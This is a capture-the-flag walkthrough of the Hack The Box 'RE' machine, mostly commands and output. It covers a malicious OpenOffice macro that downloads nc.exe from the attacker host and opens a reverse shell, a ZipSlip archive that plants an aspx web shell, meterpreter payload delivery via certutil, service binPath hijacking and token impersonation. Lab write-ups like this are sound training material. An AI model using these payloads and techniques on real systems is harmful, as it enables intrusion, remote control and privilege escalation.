


RE write-up

RE is Real-Life machine,
It requires a lot of Enumeration
As well as CVE exploitation.
I used Armitage.

This is walkthrough for RE

Machine IP: 10.10.10.144

Attacker IP: 10.10.16.66



First nmap scan

```
root@kali:~/RE# cat RE-A.nmap
# Nmap 7.70 scan initiated Thu Jun 27 23:04:52 2019 as: nmap -A -oA RE-A 10.10.10.144
Nmap scan report for reblog.htb (10.10.10.144)
Host is up (0.082s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-generator: Jekyll v3.8.5
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: RE Blog | Updates from the RE Team
445/tcp    open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 22d23h23m29s, deviation: 0s, median: 22d23h23m29s
|_ smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
|_ smb2-time:
|   date: 2019-07-20 22:29:13
|_   start_date: N/A

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   47.15 ms  10.10.12.1 (10.10.12.1)
2   47.72 ms  reblog.htb (10.10.10.144)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 27 23:06:22 2019 -- 1 IP address (1 host up) scanned in 89.74 seconds
```

Only two ports are open:

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 10.0
445/tcp	open	microsoft-ds?	

USER Part

Enumerate SMB

```
root@kali:~/RE# smbmap -H 10.10.10.144 -u guest -p ''
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.144...
[+] IP: 10.10.10.144:445      Name: reblog.htb
    Disk
    ----
    IPC$
    malware_dropbox
                                Permissions
                                -----
                                READ ONLY
                                READ ONLY
```

malware_dropbox folder **discovered**

We can **connect** to this folder

```
root@kali:~/RE# smbclient \\\10.10.10.144\\malware_dropbox
```

After connect we can check that it is empty:

```
root@kali:~/RE# smbclient \\\10.10.10.144\\malware_dropbox
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D                0    Sun Jul 28
..               D                0    Sun Jul 28

8247551 blocks of size 4096. 4124345 blocks
```

we can put file there:


```
root@kali:~/RE# smbclient \\\10.10.10.144\\malware_dropbox
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                               D            0   Sun Jul 28
..                              D            0   Sun Jul 28

                                8247551 blocks of size 4096. 4124345 blocks
smb: \> put test.txt
putting file test.txt as \test.txt (0.0 kb/s) (average 0.0 k
smb: \> dir
.                               D            0   Sun Jul 28
..                              D            0   Sun Jul 28
test.txt                       A            5   Sun Jul 28

                                8247551 blocks of size 4096. 4124345 blocks
```

Web Server blog

file is deleted immediately but we have read [reblog.htb](#)



The first Post about ods Phishing Attempts encouraged me to repeat attempt

reblog.htb/2019/04/10/ods-request.html

RE Blog

About

ods Phishing Attempts

Apr 10, 2019

The SOC has been seeing lots of phishing attempts with ods attachments lately. It seems that we've got rules in place to detect any run of the mill stuff, including documents that are generated by Metasploit, documents with powershell or cmd invocations.

If you see any interesting documents that might get past our yara rules, please drop them in the malware dropbox. I've got some automated processing that will see if our rules already identify it, and if not, run it to collect some log data and queue it for further analysis.

OpenOffice Document Macro Exploit creation

So I created in Armitage openoffice_document_macro for windows

Armitage@kali

Armitage View Hosts Attacks Workspace

exploit

multi

misc

openoffice_document_macro

windows

fileformat

openoffice_ole

openoffice

multi/misc/openoffice_document_macro@kali


Apache OpenOffice Text Document Malicious Macro Execution

This module generates an Apache OpenOffice Text Document with a malicious macro in it. To exploit successfully, the targeted user must adjust the security level in Macro Security to either Medium or Low. If set to Medium, a prompt is presented to the user to enable or disable the macro. If set to Low, the

Option	Value
BODY	
DisablePayloadHandler	false
ExitOnSession	false
FILENAME +	msf.odt
LHOST	tun0
LPORT	4433
PAYLOAD +	windows/meterpreter/reverse_tcp
RHOST	0.0.0.0

Targets: 0 => Apache OpenOffice on Windows (PSH)

I renamed created **msf.odt** to **re.ods.zip** and extracted all files:



then opened **\re.ods\Basic\Standard\Module1.xml**

and Replaced msf payload with my shell commands using **"** instead of **"**

```
Module1.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="Module1" script:language="StarBasic">

  Sub OnLoad
    Shell(&quot;certutil.exe -urlcache -split -f 'http://10.10.16.66/nc.exe'
    C:\Windows\System32\spool\drivers\color\nc.exe&quot;);
    Shell(&quot;C:\Windows\System32\spool\drivers\color\nc.exe 10.10.16.66 4433 -e cmd.exe&quot;);
  End Sub

</script:module>
```

zipped all files back to the file **ree.ods.zip** and renamed it to **ree.ods**

I put **ree.ods** to folder **/root/RE** on my Kali Linux and started web server

```
root@kali:~/RE# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

I also set up **nc listener** on my Kali Linux and uploaded created **ree.ods** file

```
root@kali:~/RE# nc -nvlp 4433
listening on [any] 4433 ...
```


OpenOffice Document Macro Exploit upload

```
root@kali:~/RE# smbclient \\\10.10.10.144\\malware_dropbox
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put ree.ods
putting file ree.ods as \ree.ods (22.4 kb/s) (average 22.4 kb/s)
smb: \> put ree.ods
putting file ree.ods as \ree.ods (22.5 kb/s) (average 22.5 kb/s)
smb: \>
```

I put the file twice and

noticed nc downloaded from my web server by RE host:

```
root@kali:~/RE# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.144 - - [28/Jun/2019 22:30:16] "GET /nc.exe HTTP/1.1" 200 -
```

And got shell from RE host:

```
root@kali:~/RE# nc -nvlp 4433
listening on [any] 4433 ...
connect to [10.10.15.236] from (UNKNOWN) [10.10.10.144] 49768
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Program Files\LibreOffice\program>
```

In this shell I had RE\luke user security context and got user flag:

```
C:\Program Files\LibreOffice\program>type c:\Users\luke\Desktop\user.txt
type c:\Users\luke\Desktop\user.txt
FE41736F5B9311E48E48B520D9F384D3
```


ROOT Part

Yara rules enumeration

I enumerated yara rules in Luke Documents folder

and learned that WinRAR operate with files in ods folder

```
c:\Users\luke\Documents>type process_samples.ps1

$process_dir = "C:\Users\luke\Documents\malware_process"
$files_to_analyze = "C:\Users\luke\Documents\ods"
```

We have write access to that folder


```
caccls C:\Users\luke\Documents\ods
C:\Users\luke\Documents\ods NT AUTHORITY\SYSTEM: (OI) (CI) F
RE\luke: (OI) (CI) F
RE\cam: (OI) (CI) F
RE\Administrator: (OI) (CI) F
BUILTIN\Administrators: (OI) (CI) F
RE\coby: (OI) (CI) F
```

ZipSlip archive creation

I fulfilled zipslip attack.

I created in my Kali Linux folders like in Windows Server

and copied aspx shell that I we already used in previous boxes there



Then I created zipslip zip archive


```
root@kali:~/RE# zip temp.zip
../../../../../../../../../../../../inetpub/wwwroot/blog/shell.aspx
  adding: ../../../../../../../../../../inetpub/wwwroot/blog/shell.aspx (deflated 75%)
```

ZipSlip archive upload

Then uploaded this zipslip zip archive to ods folder for analysis by vulnerable WinRAR using certutil:

```
C:\Program Files\LibreOffice\program>certutil.exe -urlcache -split -f
"http://10.10.16.66/temp.zip" c:\Users\luke\Documents\ods\testme.rar
certutil.exe -urlcache -split -f "http://10.10.16.66/temp.zip"
c:\Users\luke\Documents\ods\testme.rar
**** Online ****
0000 ...
086c
CertUtil: -URLCache command completed successfully.
```

After that I opened browser and connected to aspx shell



Meterpreter from aspx shell

To move further I arranged Meterpreter listener and beacon on my Armitage.

I created **C:\Temp** folder on RE host and uploaded meterpreter tcp reverse shell payload there

creating meterpreter listener

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf exploit(multi/handler) > set LPORT 4455
LPORT => 4455
msf exploit(multi/handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(multi/handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > set Iterations 3
Iterations => 3
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Started reverse TCP handler on 10.10.16.66:4455
```

I also created exe **payload** beacon and **copied** it to my Kali web server as **go-4455.exe** file


uploading meterpreter beacon

```
C:\Program Files\LibreOffice\program>mkdir c:\temp
mkdir c:\temp


C:\Program Files\LibreOffice\program>certutil.exe -urlcache -split -f
"http://10.10.16.66/go-4455.exe" c:\temp\go.exe
certutil.exe -urlcache -split -f "http://10.10.16.66/go-4455.exe" c:\temp\go.exe
**** Online ****
000000 ...
01204a
CertUtil: -URLCache command completed successfully.
```

getting meterpreter session

Then I run **C:\Temp\go.exe** from aspx shell



and got meterpreter session from web server



Service enumeration

During enumeration I found that Sysinternals tools are installed in Program files

And accesschk showed that SYSTEM has FC for Update Orchestrator Service

```
C:\Program Files\Sysinternals> accesschk -accepteula -uvw * >
c:\temp\accesschk.txt
```

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich

in accesschk.txt I noticed that NT AUTHORITY\SERVICE also has RW access to UsoSvc

```
UsoSvc
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
    SERVICE_ALL_ACCESS
RW NT AUTHORITY\SERVICE
    SERVICE_ALL_ACCESS
```

Privilege Escalation

For Privilege Escalation I abused usosvc service

We can check current binPath for service with this command:

```
reg query "HKLM\System\CurrentControlSet\Services\usosvc" /v "ImagePath"
```

To change binPath:

```
C:\inetpub\wwwroot\blog> sc config usosvc binPath="C:\temp\go.exe"
[SC] ChangeServiceConfig SUCCESS
```


Then we only need to restart service

```
C:\inetpub\wwwroot\blog> sc stop usosvc
```

```
C:\inetpub\wwwroot\blog> sc start usosvc
```

New meterpreter session is opened at **SYSTEM** security context

This session were die quickly so I arranged the new one immediately after it opened



```
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd c:\temp

c:\temp> go.exe

c:\temp> |
```

Now I have got more stable SYSTEM meterpreter session

I tried to check access to root.txt

```
c:\temp> whoami
nt authority\system

c:\temp> cd c:\Users

c:\Users> dir
Volume in drive C has no label.
Volume Serial Number is 4638-2C29

Directory of c:\Users

04/15/2019  04:59 AM    <DIR>          .
04/15/2019  04:59 AM    <DIR>          ..
03/22/2019  08:20 AM    <DIR>          .NET v4.5
03/22/2019  08:20 AM    <DIR>          .NET v4.5 Classic
03/25/2019  07:09 AM    <DIR>          Administrator
04/15/2019  07:54 AM    <DIR>          cam
04/15/2019  04:54 AM    <DIR>          coby
04/15/2019  04:55 AM    <DIR>          luke
03/13/2019  06:36 PM    <DIR>          Public
               0 File(s)                0 bytes
               9 Dir(s)  17,718,542,336 bytes free

c:\Users> cd Administrator
c:\Users\Administrator> cd Desktop

c:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 4638-2C29

Directory of c:\Users\Administrator\Desktop

04/14/2019  12:35 PM    <DIR>          .
04/14/2019  12:35 PM    <DIR>          ..
03/27/2019  06:37 AM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  17,718,542,336 bytes free
```

But have got Access Denied:

```
c:\Users\Administrator\Desktop> type root.txt
Access is denied.
```

I checked **DACL** and found that SYSTEM has FullControl permissions for the file

```
c:\Users\Administrator\Desktop> cacls root.txt
c:\Users\Administrator\Desktop\root.txt NT AUTHORITY\SYSTEM: (ID) F
                                         BUILTIN\Administrators: (ID) F
                                         RE\Administrator: (ID) F
                                         RE\coby: (ID) F
```

That happened because **root.txt** is **encrypted**.

We can check EFS properties using cipher utility:

```
C:\Users\Administrator\Desktop> cipher /c root.txt
```

```
Listing c:\Users\Administrator\Desktop\
New files added to this directory will not be encrypted.
```

E root.txt

```
Compatibility Level:
  Windows XP/Server 2003
```

Users who can decrypt:

```
RE\Administrator [Administrator(Administrator@RE)]
Certificate thumbprint: E088 5900 BE20 19BE 6224 E5DE 3D97 E3B4 FD91 C95D
```

coby (coby@RE)

```
Certificate thumbprint: 415E E454 C45D 576D 59C9 A0C3 9F87 C010 5A82 87E0
```

No recovery certificate found.

Key information cannot be retrieved.

The specified file could not be decrypted.

So only Administrator and cooby users can decrypt files

Impersonation

To get access to root.txt file I tried to impersonate as **coby** user using **incognito meterpreter** module

```
meterpreter > load incognito
Loading extension incognito...Success.

meterpreter > list_tokens -u

Delegation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
IIS APPPOOL\ip
IIS APPPOOL\re
IIS APPPOOL\REblog
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
RE\cam
RE\coby
RE\luke
Window Manager\DWM-1

Impersonation Tokens Available
=====
RE\Guest

meterpreter > impersonate_token "RE\\coby"
[+] Delegation token available
[+] Successfully impersonated user RE\coby
```

Get the flag

I opened cmd from Armitage and have coby security context that gave me access to the root flag

```
c:\temp> whoami /user

USER INFORMATION
-----

User Name SID
=====
re\coby S-1-5-21-311800348-2366743891-1978325779-1000

c:\temp> type C:\Users\Administrator\Desktop\root.txt
1B4FB905423F4AD8D99C731468F7715D
```